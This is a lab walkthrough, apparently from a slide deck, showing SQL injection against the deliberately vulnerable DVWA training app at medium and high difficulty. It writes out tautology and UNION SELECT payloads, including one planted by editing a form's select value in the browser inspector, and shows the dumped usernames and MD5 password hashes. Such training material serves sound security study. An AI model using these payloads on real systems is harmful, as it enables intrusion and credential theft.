

SQL Injection on DVWA

Medium & High

Intro

- ❖ If we put the following command in the box it will list down all information in the specific category


Vulnerability: SQL Injection

User ID:


```
ID: ' OR 1=1 #  
First name: admin  
Surname: admin  
  
ID: ' OR 1=1 #  
First name: Gordon  
Surname: Brown  
  
ID: ' OR 1=1 #  
First name: Hack  
Surname: Me  
  
ID: ' OR 1=1 #  
First name: Pablo  
Surname: Picasso  
  
ID: ' OR 1=1 #  
First name: Bob  
Surname: Smith
```

Step- 1

- ❖ Go to DVWA security settings and set the difficulty to Medium



The screenshot shows the DVWA Security settings page. The title is "DVWA Security" with a lock icon. Below it is the "Security Level" section. The current security level is "medium". A paragraph explains that the security level can be set to low, medium, high, or impossible, and that it changes the vulnerability level of DVWA. A list of four levels is provided: 1. Low (completely vulnerable), 2. Medium (example of bad security practices), 3. High (extension of medium difficulty), and 4. Impossible (secure against all vulnerabilities). At the bottom, there is a dropdown menu set to "Medium" and a "Submit" button, both highlighted with a red box.

DVWA Security 

Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.0, this level was known as 'high'.

Medium

Step- 2

- ❖ This security level has a mitigation technique implemented – it uses `mysql_real_escape_string()`. While this does not allow the quotes in the passed value, in our case we do not need them and we can simply bypass it with providing the payload without ‘

```
1 UNION SELECT user, password FROM users#
```

Step- 3

- ❖ Now right click on the page and inspect the page. We need to use the payload within select element

```
▼ <form action="#" method="POST">
  ▼ <p>
    User ID:
    ▼ <select name="id">
      <option value="1' UNION SELECT user, password FROM users#">1</option>
      <option value="2">2</option>
      <option value="3">3</option>
      <option value="4">4</option>
      <option value="5">5</option>
    </select>
```

Step- 4

- ❖ Once you click submit, you will get the results

Vulnerability: SQL Injection


User ID:


```
ID: 1 UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin  
  
ID: 1 UNION SELECT user, password FROM users#  
First name: admin  
Surname: 21232f297a57a5a743894a0e4a801fc3  
  
ID: 1 UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 1 UNION SELECT user, password FROM users#  
First name: 1337
```

High Difficulty

Step- 1

- ❖ Go to DVWA security settings and set the difficulty to High



DVWA Security 

Security Level

Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Step- 2

- ❖ The High severity SQL injection DVWA example requires entering user ID on another page. This does not change the fact that vulnerability exists. We can use the same payload we used for the Low security level

```
1' UNION SELECT user, password FROM users#
```

Step- 3

- ❖ Submit the page on the new tab and we will get the results

The image shows a web application interface with two main components. On the left is a page titled "Vulnerability: SQL Injection" which displays the results of a SQL injection attack. On the right is a modal window titled "SQL Injection Session Input" which contains a form for submitting a new session ID.

Vulnerability: SQL Injection

Click [here to change your ID.](#)

```
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 21232f297a57a5a743894a0e4a801fc3
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

SQL Injection Session Input :: Damn Vulnerable Web Application

192.168.1.114/vulnerabilities/sqli/session-input

Session ID: 1' UNION SELECT user, password FROM users#



THANKS